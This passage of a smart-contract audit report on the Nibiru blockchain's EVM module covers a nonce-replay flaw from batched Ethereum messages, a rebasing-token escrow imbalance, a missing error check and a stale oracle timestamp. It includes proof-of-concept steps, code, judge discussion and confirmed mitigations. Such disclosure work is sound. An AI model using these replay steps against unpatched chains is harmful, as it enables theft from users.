The Ante handler for `MsgEthereumTx` transactions is responsible for ensuring messages are coming with correct nonces. After doing so, it'll increment the account's sequences for each message that the account has signed and broadcasted.

The problem is that when the `EthereumTx()` message server method calls `ApplyEvmMsg()` it'll override the account nonce when the currently processed EVM transaction message is a contract creation and will set it to the nonce of the message. When a non-contract creation EVM transaction message is processed, however, the `ApplyEvmMsg()` method does **not** touch the account's nonce.

This opens up an exploit window where a malicious user can replay a TX multiple times and reuse their nonces. Users can manipulate their Sequence (nonce) by submitting a contract creation EVM transaction message and multiple call/transfer EVM transaction messages in a single SDK transaction.

The code relies on `evmObj.Call()` and later `stateDB.commitCtx()` to persist a correct nonce in state but the `Call()` method on `evmObj` does **not** handle account nonces, it just executes the transaction. As we can see the method in `geth` that's normally used to transition the state increments the sender's nonce by 1 in either case:

https://github.com/NibiruChain/go-ethereum/blob/nibiru/geth/core/state_transition.go#L331-L337

```
if contractCreation {
    ret, _, st.gas, vmerr = st.evm.Create(sender, st.data, st.gas, st.value)
} else {
    // Increment the nonce for the next transaction
    st.state.SetNonce(msg.From(), st.state.GetNonce(sender.Address())+1)
    ret, st.gas, vmerr = st.evm.Call(sender, st.to(), st.data, st.gas, st.value)
}
```

<https://github.com/NibiruChain/go-ethereum/blob/nibiru/geth/core/vm/evm.go#L498-L501>

```
func (evm *EVM) Create(caller ContractRef, code []byte, gas uint64, value *big.Int) (ret []byte, contractAddr
common.Address, leftOverGas uint64, err error) {
    contractAddr = crypto.CreateAddress(caller.Address(), evm.StateDB.GetNonce(caller.Address()))
    return evm.create(caller, &codeAndHash{code: code}, gas, value, contractAddr, CREATE)
}
```

<https://github.com/NibiruChain/go-ethereum/blob/7fb652f186b09b81cce9977408e1aff744f4e3ef/core/vm/evm.go#L405-L418>

```
func (evm *EVM) create(caller ContractRef, codeAndHash *codeAndHash, gas uint64, value *big.Int, address
common.Address, typ OpCode) ([]byte, common.Address, uint64, error) {
    // Depth check execution. Fail if we're trying to execute above the
    // limit.
    if evm.depth > int(params.CallCreateDepth) {
        return nil, common.Address{}, gas, ErrDepth
    }
}
```

```

if !evm.Context.CanTransfer(evm.StateDB, caller.Address(), value) {
    return nil, common.Address{}, gas, ErrInsufficientBalance
}
nonce := evm.StateDB.GetNonce(caller.Address())
if nonce+1 < nonce {
    return nil, common.Address{}, gas, ErrNonceUintOverflow
}
evm.StateDB.SetNonce(caller.Address(), nonce+1)

```

But `ApplyEvmMsg()` calls `evmObj.Call()` (`st.evm.Call()` in the above code snippet) directly and does not increment sender's nonce:

```

if contractCreation {
    // take over the nonce management from evm:
    // - reset sender's nonce to msg.Nonce() before calling evm.
    // - increase sender's nonce by one no matter the result.
    stateDB.SetNonce(sender.Address(), msg.Nonce())
    ret, _, leftoverGas, vmErr = evmObj.Create(
        sender,
        msg.Data(),
        leftoverGas,
        msgWei,
    )
    stateDB.SetNonce(sender.Address(), msg.Nonce()+1)
} else {
    ret, leftoverGas, vmErr = evmObj.Call(
        sender,
        *msg.To(),
        msg.Data(),
        leftoverGas,
        msgWei,
    )
}

```

Proof of Concept

1. User constructs an **SDK** transaction with 4 `MsgEthereumTx` messages in it.
2. The first message is an **EVM** transaction that creates a new contract and has a nonce 1.
3. The next three messages are also **EVM** transactions that transfer ether (unibi as its the native unit of account in Nibiru's EVM) or just call some contracts.
4. The three messages have nonces of 2, 3 and 4.
5. The user broadcasts the **SDK** transaction. It passes validation through the Ante handler and is included in the mempool.
6. The TX is picked up to be processed by the `DeliverTx()` method and the Ante handler is called again.
7. The Ante handler increments the `MsgEthereumTx` message sender's sequence (nonce) for each **EVM** transaction message.
8. User's sequence (nonce) in their SDK `x/auth` account is currently 5 (the next consecutive ready-for-use nonce).
9. `ApplyEvmMsg()` is called to process the first **EVM** transaction message and since it's a contract creation transaction it sets the sender's sequence (nonce) to `msg.Nonce() + 1`. After running the transaction through the geth interpreter, the account `stateObject` properties (like nonce, code hash and account state) are persisted to the `x/evm` module keeper's storage by calling `stateDB.Commit()`. The user account's `Sequence` is now reset to `msg.Nonce() + 1` (equal to 2).

10. The remaining three messages with nonces (2, 3, and 4) are then executed but the user’s sequence (nonce) is still at 2 .
11. User can now replay their last three messages.

SDK TX Message #	Contract creation	Message nonce	Account sequence set by ante handler	Account sequence after execution
1	true	1	1	1 (set by ApplyEvmMsg())
2	false	2	2	1 (not updated as contractCreation == false)
3	false	3	3	1
4	false	4	4	1

🔗 Recommended mitigation steps

Set the sender’s nonce to `msg.Nonce() + 1` when `contractCreation` is `false` .

berndartmueller (judge) commented:

Initially, I assumed that only a single EVM message is supported, due to `MsgEthereumTx.GetMsgs()` returning only a single message.

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/msg.go#L190-L193>

```
190: // GetMsgs returns a single MsgEthereumTx as sdk.Msg.  
191: func (msg *MsgEthereumTx) GetMsgs() []sdk.Msg {  
192:     return []sdk.Msg{msg}  
193: }
```

However, that’s not the correct `GetMsgs()` . In fact, multiple EVM messages within a single Cosmos tx are supported. As a result, the demonstrated issue is valid, allowing replaying a user’s EVM messages in this specific scenario. That’s a great catch!

k-yang (Nibiru) confirmed and commented:

Agree it’s a valid issue.

onikonychev (Nibiru) commented:

@berndartmueller - and this is true so far. That’s why we have a separate Ante handler which does not allow `MsgEthereumTx` within Cosmos TXs:
https://github.com/NibiruChain/nibiru/blob/main/app/ante/reject_ethereum_tx_msgs.go

I don't think there is a backdoor for sending a bulk of `MsgEthereumTx` .

Unique-Divine (Nibiru) disputed and commented:

🔗 Rebuttal to the Proposed Vulnerability

I'd argue the side of `sponsor-disputed` here, similar to [@onikonychev](#). When every transaction goes through execution via the `DeliverTx ABCI` (application blockchain interface) method. The implementation details of this function can be seen in `BaseApp.runTx` from the Cosmos-SDK `baseapp/bapp.go` code that, as it implements much of the non-consensus side of the ABCI.

In `BaseApp.runTx` , it first gets each message and calls `ValidateBasic` on them, then it enters the `BaseApp.anteHandler` before beginning any other logic with the tx msgs.

Note: to view the provided image, please see the original comment [here](#).

The Nibiru ante handler, instantiated with `NewAnteHandler` in `Nibiru/app/ante.go` splits a tx down different paths of potential ante handlers.

You can see below that, if a tx (`sdk.Tx`) comes in and has the properties indicating it's an `sdk.Tx` that is also a `MsgEthereumTx` , then it passes through an EVM ante handler (`evmante.NewAnteHandlerEVM`).

If however, the `sdk.Tx` is anything else, it goes through a non-EVM ante handler (`NewAnteHandlerNonEVM`), which you'll see has the very first `sdk.ChainAnteDecorator` hook as a blocker that disallows the execution of the `sdk.Tx` if any of the contained messages are `evm.MsgEthereumTx` instances.

Note: Thus, it is not possible to insert a contract creation `EthereumTx` message in a non-EVM `sdk.Tx` with multiple `EthereumTx` messages because that type of tx would be rejected in the ante handler, even if there was only one `MsgEthereumTx` contained in the `sdk.Tx`

```
// NewAnteHandler returns and AnteHandler that checks and increments sequence
// numbers, checks signatures and account numbers, and deducts fees from the
// first signer.
func NewAnteHandler(
    keepers AppKeepers,
    options ante.AnteHandlerOptions,
) sdk.AnteHandler {
    return func(
        ctx sdk.Context, tx sdk.Tx, sim bool,
    ) (newCtx sdk.Context, err error) {
        if err := options.ValidateAndClean(); err != nil {
            return ctx, err
        }

        var anteHandler sdk.AnteHandler
        txWithExtensions, ok := tx.(authante.HasExtensionOptionsTx)
        if ok {
            opts := txWithExtensions.GetExtensionOptions()
            if len(opts) > 0 {
                switch typeURL := opts[0].GetTypeUrl(); typeURL {
```

```

typeURL)

        case "/eth.evm.v1.ExtensionOptionsEthereumTx":
            // handle as *evmtypes.MsgEthereumTx
            anteHandler = evmante.NewAnteHandlerEVM(options)
        default:
            return ctx, fmt.Errorf(
                "rejecting tx with unsupported extension option: %s",
            )

        return anteHandler(ctx, tx, sim)

    }

    switch tx.(type) {
    case sdk.Tx:
        anteHandler = NewAnteHandlerNonEVM(options)
    default:
        return ctx, fmt.Errorf("invalid tx type (%T) in AnteHandler", tx)
    }
    return anteHandler(ctx, tx, sim)
}
}

```

🔗 Why is this confusing at first glance?

The term transaction is overused in Web3 and means different things in the EVM context than in the ABCI/Cosmos-SDK context. An Ethereum tx can contain several Ethereum txs inside it. In other words, what's called a tx msg or simply a "message" in the ABCI is what's analogous to the idea of an Ethereum Tx, not the sdk.Tx .

MsgEthereumTx is meant to represent a true "Ethereum tx" like on the Eth L1. That means, a MsgEthereumTx may induce one or more inner Ethereum txs; however, they'll only be still only occur within that single MsgEthereumTx .

berndartmueller (judge) commented:

@Unique-Divine - this issue is about multiple EVM messages within a single Cosmos TX. It's not mixing EVM and regular msg's; therefore, the EVM ante handler is used. It can, however, be argued on the severity.

flacko (warden) commented:

Here's the POC in question: <https://gist.github.com/flackoon/17123ba138c3e07816a76e191a0bf34d>.

The matter really is about putting multiple EVM transactions in a single SDK transaction. In this POC the two contract call transactions are replayable as the nonce got incremented only once because of how ApplyEvmMsg handles the nonce.

berndartmueller (judge) decreased severity to Medium and commented:

According to C4's severity categorization, given that there's no direct impact on assets or liveness, I'm downgrading to Medium severity.

Nibiru mitigated:

PR-2130 - Proper nonce management in `statedb` .

Status: Mitigation confirmed.

[M-08] Nibiru's bank coin to EVM balance tracking logic is completely broken for rebasing tokens and would lead to leakage/loss of funds when converting

Submitted by [Bauchibred](#), also found by [Sentryx](#) and [0x007](#)

The Nibiru EVM module's token conversion mechanism contains a critical vulnerability when handling rebasing tokens. The issue stems from an incorrect assumption about the 1:1 relationship between escrowed ERC20 tokens and their bank coin representations, which can be violated when token balances change outside of transfers (e.g., through rebasing) and these type of tokens are supported by Nibiru.

Context

The Nibiru EVM module supports converting ERC20 tokens to bank coins and vice versa. When converting from ERC20 to bank coins, the tokens are escrowed in the EVM module, and when converting back, these escrowed tokens are used to fulfill the conversion.

This logic can be seen in the `ConvertCoinToEvm`, `convertCoinToEvmBornERC20` and `convertEvmToCoin` functions in the `msg_server.go` file, see [x/evm/keeper/msg_server.go#L486-L561](#) .

Problem

The conversion mechanism assumes a static 1:1 relationship between escrowed ERC20 tokens and bank coins, as evidenced in the `convertCoinToEvmBornERC20` function that is used when converting the bank coins back to its ERC20 representation:

See [here](#):

```
func (k Keeper) convertCoinToEvmBornERC20(
    ctx sdk.Context,
    sender sdk.AccAddress,
    recipient gethcommon.Address,
    coin sdk.Coin,
    funTokenMapping evm.FunToken,
) (*evm.MsgConvertCoinToEvmResponse, error) {
    erc20Addr := funTokenMapping.Erc20Addr.Address
    // 1 | Caller transfers Bank Coins to be converted to ERC20 tokens.
    if err := k.Bank.SendCoinsFromAccountToModule(
        ctx,
        sender,
        evm.ModuleName,
        sdk.NewCoins(coin),
    ); err != nil {
```

```

        return nil, errors.Wrap(err, "error sending Bank Coins to the EVM")
    }

    // 2 | EVM sends ERC20 tokens to the "to" account.
    // This should never fail due to the EVM account lacking ERC20 fund because
    // the an account must have sent the EVM module ERC20 tokens in the mapping
    // in order to create the coins originally.
    //
    // Said another way, if an asset is created as an ERC20 and some amount is
    // converted to its Bank Coin representation, a balance of the ERC20 is left
    // inside the EVM module account in order to convert the coins back to
    // ERC20s.
    actualSentAmount, _, err := k.ERC20().Transfer(
        erc20Addr,
        evm.EVM_MODULE_ADDRESS,
        recipient,
        coin.Amount.BigInt(),
        ctx,
    )
    if err != nil {
        return nil, errors.Wrap(err, "failed to transfer ERC-20 tokens")
    }

    // 3 | In the FunToken ERC20 → BC conversion process that preceded this
    // TxMsg, the Bank Coins were minted. Consequently, to preserve an invariant
    // on the sum of the FunToken's bank and ERC20 supply, we burn the coins here
    // in the BC → ERC20 conversion.
    burnCoin := sdk.NewCoin(coin.Denom, sdk.NewIntFromBigInt(actualSentAmount))
    err = k.Bank.BurnCoins(ctx, evm.ModuleName, sdk.NewCoins(burnCoin))
    if err != nil {
        return nil, errors.Wrap(err, "failed to burn coins")
    }

    // Emit event with the actual amount received
    _ = ctx.EventManager().EmitTypedEvent(&evm.EventConvertCoinToEvm{
        Sender:          sender.String(),
        ERC20ContractAddress: funTokenMapping.ERC20Addr.String(),
        ToEthAddr:        recipient.String(),
        BankCoin:         burnCoin,
    })

    return &evm.MsgConvertCoinToEvmResponse{}, nil
}

```

Evidently, Nibiru makes a critical assumption (invariant) about token availability as shown in the snippet above.

```

// This should never fail due to the EVM account lacking ERC20 fund because
// the an account must have sent the EVM module ERC20 tokens in the mapping
// in order to create the coins originally.
//
// Said another way, if an asset is created as an ERC20 and some amount is
// converted to its Bank Coin representation, a balance of the ERC20 is left
// inside the EVM module account in order to convert the coins back to
// ERC20s.

```

However, this assumption would be incorrect for some supported tokens like rebasing tokens, which have been hinted to be used by Nibiru as shown in the README:

[README.md#L129-L137](#)

This is because for tokens that have their balance changes not necessarily through transfers, and are rebasing in nature there would be multiple rebases while the tokens are escrowed after the initial conversion from ERC20 to Bank Coin; which would then mean that by the time there is an attempt to convert the tokens back to ERC20, the balance

of the tokens in the escrow would have changed (positively/negatively) completely sidestepping the invariant of 1:1 relationship between escrowed ERC20 tokens and their bank coin representations.

🔗 Impact

This bug case completely breaks the subtle invariant of 1:1 relationship between escrowed ERC20 tokens and their bank coin representations. In our case, the issue manifests itself in the following two scenarios:

1. If cumulatively, the rebases that occur since the initial conversion from ERC20 to Bank Coin are positive, then the difference between the amount of escrowed tokens and that of bank coins would be stuck in the escrow.
2. Alternatively, if cumulatively, the rebases that occur since the initial conversion from ERC20 to Bank Coin are negative, then the escrow balance would be insufficient to fulfill the conversion, causing the transaction to revert with insufficient balance errors.

🔗 Tools Used

- Similar issue from the Q2 Thorchain Contest on Code4rena [here](#) and [here](#).
- [Nibiru's documentation on intended to-be integrated tokens](#)
- [Weird ERC20 tokens documentation](#)

🔗 Recommended Mitigation Steps

Consider not supporting these type of tokens at all or instead provide a mechanism to handle balance changes in the escrow/EVM module.

berndartmueller (judge) decreased severity to Medium:

Unique-Divine (Nibiru) disputed and commented:

This function uses the actually transferred amount by querying the ERC20 balance before and after the transfer (actualSentAmount). There is not a 1 to 1 assumption like the issue says.

We already addressed this potential issue in the Zenith audit.

berndartmueller (judge) commented:

Balance changes outside of transfers

The "Balance changes outside of transfers" behavior is explicitly marked as in-scope in the audit readme. Therefore, I consider this to be a valid issue.

Bauchibred (warden) commented:

Wouldn't this be categorised as 3 rating since there is a direct impact on assets?

berndartmueller (judge) commented:

@Bauchibred - no, I don't see how high severity would be justified when this is a compatibility issue with rebasing tokens. "Assets" at risk in this case would be only the rebasing token itself, so the risk is contained.

[M-09] The `bankBalance` function failed to handle errors correctly

Submitted by [shaflo2](#), also found by [Rhaydden](#)

The `bankBalance` function does not handle errors after decoding the call parameters. As a result, `p.evmKeeper.Bank.GetBalance` may throw a panic, and this erroneous panic cannot be recovered by `HandleOutOfGasPanic`, leading to the erroneous panic being propagated further up the program.

Proof of Concept

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/precompile/funtoken.go#L378>

```
func (p precompileFunToken) bankBalance(
    start OnRunStartResult,
    contract *vm.Contract,
) (bz []byte, err error) {
    method, args, ctx := start.Method, start.Angs, start.CacheCtx
    defer func() {
        if err != nil {
            err = ErrMethodCalled(method, err)
        }
    }()
    if err := assertContractQuery(contract); err != nil {
        return bz, err
    }

    @> addrEth, addrBech32, bankDenom, err := p.parseArgsBankBalance(args)
    bankBal := p.evmKeeper.Bank.GetBalance(ctx, addrBech32, bankDenom).Amount.BigInt()

    return method.Outputs.Pack([]any{
        bankBal,
        struct {
            EthAddr    gethcommon.Address `json:"ethAddr"`
            Bech32Addr string              `json:"bech32Addr"`
        }{
            EthAddr:    addrEth,
            Bech32Addr: addrBech32.String(),
        },
    }...)
}
```

It can be observed that even if `parseArgsBankBalance` returns an error during decoding, the program will still proceed to call `p.evmKeeper.Bank.GetBalance` using incorrect data.

```
// GetBalance returns the balance of a specific denomination for a given account
// by address.
func (k BaseViewKeeper) GetBalance(ctx sdk.Context, addr sdk.AccAddress, denom string) sdk.Coin {
    accountStore := k.getAccountStore(ctx, addr)
    bz := accountStore.Get([]byte(denom))
    balance, err := UnmarshalBalanceCompat(k.cdc, bz, denom)
    if err != nil {
        panic(err)
    }

    return balance
}
```

This is likely to cause `GetBalance` to throw a panic. This panic is unexpected and, therefore, cannot be caught by `HandleOutOfGasPanic`, resulting in the program further throwing an exception.

```
func HandleOutOfGasPanic(err *error) func() {
    return func() {
        if r := recover(); r != nil {
            switch r.(type) {
            case sdk.ErrorOutOfGas:
                *err = vm.ErrOutOfGas
            default:
                panic(r)
            }
        }
    }
}
```

Recommended mitigation steps

```
func (p precompileFunToken) bankBalance(
    start OnRunStartResult,
    contract *vm.Contract,
) (bz []byte, err error) {
    method, args, ctx := start.Method, start.Args, start.CacheCtx
    defer func() {
        if err != nil {
            err = ErrMethodCalled(method, err)
        }
    }()
    if err := assertContractQuery(contract); err != nil {
        return bz, err
    }

    addrEth, addrBech32, bankDenom, err := p.parseArgsBankBalance(args)
    if err != nil {
        err = ErrInvalidArgs(err)
        return
    }
    bankBal := p.evmKeeper.Bank.GetBalance(ctx, addrBech32, bankDenom).Amount.BigInt()

    return method.Outputs.Pack([]any{
        bankBal,
        struct {
            EthAddr    gethcommon.Address `json:"ethAddr"`
            Bech32Addr string              `json:"bech32Addr"`
        }{

```

```

        EthAddr:    addrEth,
        Bech32Addr: addrBech32.String(),
    },
    }...)
}

```

Unique-Divine (Nibiru) confirmed

Nibiru mitigated:

PR-2116 - Fixed bug where the `err != nil` check is missing in the `bankBalance` precompile method.

Status: Mitigation confirmed.

🔗 **[M-10]** `IOracle.queryExchangeRate` returns incorrect `blockTimeMs`

Submitted by **3docSec**

The `IOracle.queryExchangeRate` offers the following lookup functionality, in analogy to other oracles like Chainlinks':

```

/// @notice Queries the dated exchange rate for a given pair
/// @param pair The asset pair to query. For example, "ubtc:usd" is the
/// USD price of BTC and "unibi:usd" is the USD price of NIBI.
/// @return price The exchange rate for the given pair
/// @return blockTimeMs The block time in milliseconds when the price was
/// last updated
/// @return blockHeight The block height when the price was last updated
/// @dev This function is view-only and does not modify state.
function queryExchangeRate(
    string memory pair
) external view returns (uint256 price, uint64 blockTimeMs, uint64 blockHeight);

```

If we focus on the `blockTimeMs` returned value, this is meant to correspond to the time when the price was last updated and, in analogy to how Chainlink oracles are typically used, is most likely to be used in staleness checks.

If we see how this is implemented, we see that values are passed through from OracleKeeper (L92):

```

File: oracle.go
78: func (p precompileOracle) queryExchangeRate(
79:     ctx sdk.Context,
80:     method *gethabl.Method,
81:     args []any,
82: ) (bz []byte, err error) {
83:     pair, err := p.parseQueryExchangeRateArgs(args)
84:     if err != nil {
85:         return nil, err
86:     }
87:     assetPair, err := asset.TryNewPair(pair)
88:     if err != nil {
89:         return nil, err
90:     }
91:
92:     price, blockTime, blockHeight, err := p.oracleKeeper.GetDatedExchangeRate(ctx, assetPair)
93:     if err != nil {
94:         return nil, err
95:     }

```



```

96:
97:     return method.Outputs.Pack(price.BigInt(), uint64(blockTime), blockHeight)
98: }

```

However, the `blockTime` returned by `oracleKeeper.GetDatedExchangeRate` corresponds to the “current” block time and, therefore, does not correspond to what should be returned by the precompile, that is the block time of the last price update.

The impact of this misalignment is quite severe because since the returned value is the timestamp returned is always that of the current block, the price will always look as freshly set when validated against `blockTime`, which is the most common validation. Consequently, downstream contracts will likely always pass staleness checks on potentially extremely old prices.

🔗 Proof of Concept

A simple coded PoC for this issue consists of updating the `TestOracle_HappyPath` test in `x/evm/precompile/oracle_test.go` to simulate a precompile call at a later block than that of the price update.

Changing L66 as follows will cause the test to fail:

```

File: x/evm/precompile/oracle_test.go
57: func (s *OracleSuite) TestOracle_HappyPath() {
58:     deps := evmtest.NewTestDeps()
59:
60:     s.T().Log("Query exchange rate")
61:     {
62:         deps.Ctx = deps.Ctx.WithBlockTime(time.Unix(69, 420)).WithBlockHeight(69)
63:         deps.App.OracleKeeper.SetPrice(deps.Ctx, "unibi:usd", sdk.MustNewDecFromStr("0.067"))
64:
65:         resp, err := deps.EvmKeeper.CallContract(
66:             deps.Ctx.WithBlockTime(deps.Ctx.BlockTime().Add(10*time.Second)), // @audit query 10
seconds later
67:             embeds.SmartContract_Oracle.ABI,
68:             deps.Sender.EthAddr,
69:             &precompile.PrecompileAddr_Oracle,
70:             false,
71:             OracleGasLimitQuery,
72:             "queryExchangeRate",
73:             "unibi:usd",
74:         )
75:         s.NoError(err)
76:
77:         // Check the response
78:         out, err :=
embeds.SmartContract_Oracle.ABI.Unpack(string(precompile.OracleMethod_queryExchangeRate), resp.Ret)
79:         s.NoError(err)
80:
81:         // Check the response
82:         s.Equal(out[0].(*big.Int), big.NewInt(6700000000000000))
83:         s.Equal(out[1].(uint64), uint64(69000))
84:         s.Equal(out[2].(uint64), uint64(69))
85:     }
86: }

```

🔗 Recommended Mitigation Steps

Consider maintaining and querying a lookup table (height to time) for returning the right `blockTime` instead of relying on the value passed by `GetDatedExchangeRate`.

Unique-Divine (Nibiru) commented:

Running the steps to reproduce the issue and see if the direct context modifier works or if a CometBFT query is needed.

Unique-Divine (Nibiru) confirmed and commented:

This ticket has been addressed [here](#). This change adds the block timestamp as a field on the data structure where we store the price and block number. I've also added a test case to prevent regressions and show correctness

Since the exchange rate's timestamp is not actually used to signal an expiry in the protocol (it's only stored to make this query for the EVM), I'd maybe argue that this isn't high risk but more so a medium when compared with other tickets.

berndartmueller (judge) decreased severity to Medium and commented:

After more consideration, I consider this issue to be Medium severity.

*The chosen High severity is really borderline and has likely been determined on the assumption that the oracle prices are outdated/stale. However, this represents an **external requirement**, justifying Medium severity. This also aligns with issues in other audits that highlight the incorrect use of Chainlink's `latestAnswer()` , judged as Medium severity.*

Nibiru mitigated:

PR-2117 - Added timestamps for exchange rates.

Status: Mitigation confirmed.

 Low Risk and Non-Critical Issues

For this audit, 2 reports were submitted by wardens detailing low risk and non-critical issues. The **report highlighted below** by **Bauchibred** received the top score from the judge.

The following wardens also submitted reports: [Rhaydden](#).

 Table of Contents

Issue ID	Description
[01]	Some tokens would be bricked when integrated with <code>erc20.go</code>

Issue ID	Description
[02]	Usage of heavy block result types in JSON-RPC service slows down the API and degrades performance/response times
[03]	Unsanitized error messages in gRPC API responses should be frowned upon
[04]	Gas configuration currently overcharges users since it takes into account additional gas costs
[05]	Journal can't be easily reset
[06]	DOSing by spamming transactions is allowed
[07]	Some lower decimal tokens cannot be transferred in Nibiru
[08]	Fix typos (Multiple instances)
[09]	MKR and its like of tokens that return bytes32 would be broken when integrated
[10]	Getting the code still leads to a panic that could crash the node
[11]	Missing CheckTx optimization in account verification leads to redundant processing
[12]	FunToken currently hardens off-chain tracking
[13]	Make evmante_sigverify#AnteHandle() more efficient

🔗 [01] Some tokens would be bricked when integrated with `erc20.go`

<https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/keeper/erc20.go#L124-L132>

```
// BalanceOf retrieves the balance of an ERC20 token for a specific account.
// Implements "ERC20.balanceOf".
func (e erc20Calls) BalanceOf(
    contract, account gethcommon.Address,
    ctx sdk.Context,
) (out *big.Int, err error) {
    return e.LoadERC20BigInt(ctx, e.ABI, contract, "balanceOf", account)
}
```

This function is used in multiple instances across scope where there is a need to query the balance of a contract for that specific token.

Now from the readme for the protocol, we conclude that protocol supports multiple tokens, issue however is that some tokens do not support for example the external call to query the `balanceof()` .

The call is made to the `balanceOf` method via `call_contract` . However, this would then fail for tokens like Aura’s stash tokens which do not implement the `balanceOf()` functionality.

NB: Similarly this bug case is applicable to other ERC20functionalities like `decimals()` , `name()` and `symbol()` etc that are not enforced in the spec.

🔗 Impact

DOS to most of the `erc_20` logic for these tokens if they get supported, considering during transfers and some other transactions we expect to call the balance of to get the amount of tokens the user has in their account.

Considering the functionality is being directly queried [here](#):

```
func (p precompileFunToken) balance(
    start OnRunStartResult,
    contract *vm.Contract,
) (bz []byte, err error) {
    method, args, ctx := start.Method, start.Args, start.CacheCtx
    defer func() {
        if err != nil {
            err = ErrMethodCalled(method, err)
        }
    }()
    if err := assertContractQuery(contract); err != nil {
        return bz, err
    }

    addrEth, addrBech32, funtoken, err := p.parseArgsBalance(args, ctx)
    if err != nil {
        err = ErrInvalidArgs(err)
        return
    }

    erc20Bal, err := p.evmKeeper.ERC20().BalanceOf(funtoken.Erc20Addr.Address, addrEth, ctx)
    if err != nil {
        return
    }
    bankBal := p.evmKeeper.Bank.GetBalance(ctx, addrBech32, funtoken.BankDenom).Amount.BigInt()

    return method.Outputs.Pack([]any{
        erc20Bal,
        bankBal,
        struct {
            Erc20      gethcommon.Address `json:"erc20"`
            BankDenom string              `json:"bankDenom"`
        }{
            Erc20:      funtoken.Erc20Addr.Address,
            BankDenom: funtoken.BankDenom,
        },
        struct {
            EthAddr      gethcommon.Address `json:"ethAddr"`
            Bech32Addr string              `json:"bech32Addr"`
        }{
            EthAddr:      addrEth,
            Bech32Addr: addrBech32.String(),
        },
    }...)
}
```

🔗 Recommended Mitigation Steps

Consider implementing a method to query the `balanceOf` method on a low level.

🔗 [02] Usage of heavy block result types in JSON-RPC service slows down the API and degrades performance/response times

The JSON-RPC service makes excessive use of heavy block result types that require separate RPC requests and transfer full block data unnecessarily. This pattern is seen across multiple critical paths:

1. Block queries in `eth/rpc/backend/blocks.go` :

```
func (b *Backend) TendermintBlockResultByNumber(height *int64) (*tmrpctypes.ResultBlockResults, error) {
    return sc.BlockResults(b.ctx, height)
}
```

2. Transaction processing with full block data:

```
func (b *Backend) EthMsgsFromTendermintBlock(
    resBlock *tmrpctypes.ResultBlock,
    blockRes *tmrpctypes.ResultBlockResults,
) []*evm.MsgEthereumTx {
    txResults := blockRes.TxResults
    // Processes entire block data even for single tx lookup
}
```

Each `BlockResults` call transfers complete block data including all transaction results, even when only specific fields are needed. This creates unnecessary overhead in:

- Memory usage from large response objects.
- Network bandwidth from full data transfer.
- Processing time for data transformation.

🔗 Impact

QA, considering this just causes a higher overhead and all; however, to pinpoint some cases, this causes:

- Degraded API performance and response times.
- Reduced system scalability under load.
- Inefficient resource utilization.

🔗 Recommended Mitigation Steps

Consider replacing heavy types with lighter alternatives.

🔗 [03] Unsanitized error messages in `gRPC` API responses should be frowned upon

https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/x/evm/keeper/grpc_query.go#L255-L293

```
func (k *Keeper) EthCall(
    goCtx context.Context, req *evm.EthCallRequest,
) (*evm.MsgEthereumTxResponse, error) {
    if err := req.Validate(); err != nil {
        return nil, err
    }
}
```

```

ctx := sdk.UnwrapSDKContext(goCtx)

var args evm.JsonTxArgs
err := json.Unmarshal(req.Args, &args)
if err != nil {
    return nil, grpcstatus.Error(grpccodes.InvalidArgument, err.Error())
}
chainID := k.EthChainID(ctx)
cfg, err := k.GetEVMConfig(ctx, ParseProposerAddr(ctx, req.ProposerAddress), chainID)
if err != nil {
    return nil, grpcstatus.Error(grpccodes.Internal, err.Error())
}

// ApplyMessageWithConfig expect correct nonce set in msg
nonce := k.GetAccNonce(ctx, args.GetFrom())
args.Nonce = (*hexutil.Uint64)(&nonce)

msg, err := args.ToMessage(req.GasCap, cfg.BaseFeeWei)
if err != nil {
    return nil, grpcstatus.Error(grpccodes.InvalidArgument, err.Error())
}

txConfig := statedb.NewEmptyTxConfig(ethcommon.BytesToHash(ctx.HeaderHash()))

// pass false to not commit StateDB
res, _, err := k.ApplyEvmMsg(ctx, msg, nil, false, cfg, txConfig, false)
if err != nil {
    return nil, grpcstatus.Error(grpccodes.Internal, err.Error())
}

return res, nil
}

```

The gRPC API endpoints directly return raw error messages to users without any sanitization or standardization.

🔗 Impact

Information Disclosure: Raw error messages may contain internal implementation details that could help attackers formulate attack vectors, this is because the error messages are inconsistent across different endpoints.

🔗 Recommended Mitigation Steps

Implement a centralized error handling system:

```

// Define standard error types
var (
    ErrInvalidRequest = grpcstatus.Error(grpccodes.InvalidArgument, "invalid request parameters")
    ErrInternalError  = grpcstatus.Error(grpccodes.Internal, "internal server error")
    ErrNotFound       = grpcstatus.Error(grpccodes.NotFound, "resource not found")
)

// Create an error handler
func handleError(err error) error {
    switch {
    case errors.Is(err, ErrInvalidInput):
        return ErrInvalidRequest
    case errors.Is(err, ErrInternal):
        return ErrInternalError
    default:
        // Log the actual error for debugging but return a generic message
        logger.Error("internal error", "error", err)
        return ErrInternalError
    }
}

```

```
}
}
```

Update all `gRPC` handlers to use the centralized error handling:

```
func (k *Keeper) EthCall(goCtx context.Context, req *evm.EthCallRequest) (*evm.MsgEthereumTxResponse, error) {
    if err := req.Validate(); err != nil {
        return nil, handleError(err)
    }
    // ...
}
```

🔗 [04] Gas configuration currently overcharges users since it takes into account additional gas costs

`AnteDecEthGasConsume.AnteHandle` :

```
// FIXME: use a custom gas configuration that doesn't add any additional gas and only
// takes into account the gas consumed at the end of the EVM transaction.
newCtx := ctx.
    WithGasMeter(eth.NewInfiniteGasMeterWithLimit(gasWanted)).
    WithPriority(minPriority)
```

The current implementation uses an `InfiniteGasMeterWithLimit` which tracks gas consumption throughout the transaction and then brings up an `infinitegasmeter` and is not enforced in a way that restricts consumption.

https://github.com/code-423n4/2024-11-nibiru/blob/8ed91a036f664b421182e183f19f6cef1a4e28ea/eth/gas_limit.go#L65-L72

```
type InfiniteGasMeter struct {
    consumed sdk.Gas
    limit    sdk.Gas
}
```

However, the issue is that the current approach has additional gas cost attached for the operations which doesn't accurately reflect EVM-specific gas consumption since it doesn't track the gas consumption at the end of the EVM transaction.

🔗 Impact

QA, considering this seems to be currently the intended behavior.

🔗 Recommended Mitigation Steps

Consider accounting for the gas cost at the end of the EVM transaction and not using only the infinite gas meter.

🔗 [05] Journal can't be easily reset

